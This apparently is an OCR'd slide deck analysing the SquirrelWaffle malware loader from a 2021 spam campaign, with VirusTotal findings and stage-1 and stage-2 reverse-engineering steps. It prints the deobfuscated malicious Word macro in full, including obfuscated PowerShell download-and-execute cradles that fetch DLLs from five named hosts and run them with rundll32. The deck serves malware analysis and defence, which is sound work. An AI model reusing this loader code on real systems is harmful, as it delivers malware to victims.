


SquirrelWaffle

From Maldoc to Cobalt Strike

Joel Dönne | @jxd_io

Background


- A new spam mail campaign has been running since mid-September 2021, which delivered a new kind of malware loader → SquirrelWaffle

- Similar to other campaigns before, this one sends a mail with a malicious attachment or a link to download one.

- Let‘s analyze it!


Virustotal Research

- Campaign uses similar naming scheme: *„diagram-<Number>.doc“*
  - *Sample Case 1) diagram-721.doc*
  - *Sample Case 2) diagram-623.doc*



- Search results on VT: **76 files** since 10.09.
- Submissions from *DE, FR, HU, IN, US*

- In some other cases .xlm files are used for initial compromise, but the delivered samples in stage 2 and afterwards are the same



Analysis – Stage 1

- Word document with obfuscated VBA macro
- Analysis via *olevba --deobf*
  - Some decoy code
  - Dropper & CnC communication


```
Sub eFile()
Dim QQ1 As Object
Set QQ1 = New Form
RO = StrReverse("\ataDmargorP\:C")
ROI = RO + StrReverse("sbv.nip")
ii = StrReverse("")
Ne = StrReverse("IZOIZIMIZI")
WW = QQ1.t2.Caption
MyFile = FreeFile
Open ROI For Output As #MyFile
Print #MyFile, WW
Close #MyFile
fun = Shell(StrReverse("sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc"), Chr(48))
```

```
HH9="po"
HH8="wers"
HH7="h"
HH6="ell "
HH0= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```

```
# IEX (New-Object Net.WebClient).DownloadFile('hxxps://priyacareers.com/u9hDQN9Yy7g/pt.html','C:\ProgramData\www1.dll')|IEX
LL1 = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://priyacareers.com/u9hDQN9Yy7g/pt.html'',''C:\ProgramData\www1.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://perfectdemos.com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')|IEX
LL2 = "$Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://perfectdemos.com/Gv1iNAuMKZ/pt.html'',''C:\ProgramData\www2.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://bussiness-z.ml/ze8pCNTIkrIS/pt.html','C:\ProgramData\www3.dll')|IEX
LL3 = "$Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bussiness-z.ml/ze8pCNTIkrIS/pt.html'',''C:\ProgramData\www3.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://cablingpoint.com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')|IEX
LL4 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://cablingpoint.com/ByH5NDoE3kQA/pt.html'',''C:\ProgramData\www4.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html','C:\ProgramData\www5.dll')|IEX
LL5 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html'',''C:\ProgramData\www5.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
```

Analysis – Stage 1

hxxps://priyacareers.com/u9hDQN9Yy7g/pt.html
hxxps://perfectdemos.com/Gv1iNAuMKZ/pt.html
hxxps://bussiness-z.ml/ze8pCNTIkrIS/pt.html
hxxps://cablingpoint.com/ByH5NDoE3kQA/pt.html
hxxps://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html



C:\ProgramData\pin.vbs

1) "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
2) "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
3) "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
4) "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
5) "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"

www1.dll
www2.dll
www3.dll
www4.dll
www5.dll


Analysis – Stage 2

- Dropped PE-DLLs `www[1-5].dll` vary on requested dropper URLs
- Code is obfuscated
- The called „ldr“ function is not available…

Exports | IDA View-A | Pseudocode-A


Name	Address	Ordinal
Actcause	6F8CD7A0	1
Breakbox	6F8CD670	2
CauseSeat	6F8CDE30	3
Duringweight	6F8CDCF0	4
Equalcry	6F8CDBF0	5
Oldkind	6F8CDCB0	6
Song	6F8CDA80	7
Teachhear	**6F8CD940**	**8**
DllEntryPoint	6F8C18DB	268445915

Analysis – Stage 2
Flow Graph




Analysis – Stage 2

- Some interesting Imports of this sample are not referenced directly…




FLARE CAPA explorer



Analysis – Stage 2

- Lets start with the dynamic analysis setting a **breakpoint** at kernel32.dll VirtualAlloc
- 1) Call is coming from
  call dword ptr ds:[ebx+2113E4]
- 2) Allocated memory is written by
  rep movsb
- 3) Jumping into buffer shellcode via
  jmp eax



Analysis – Stage 2

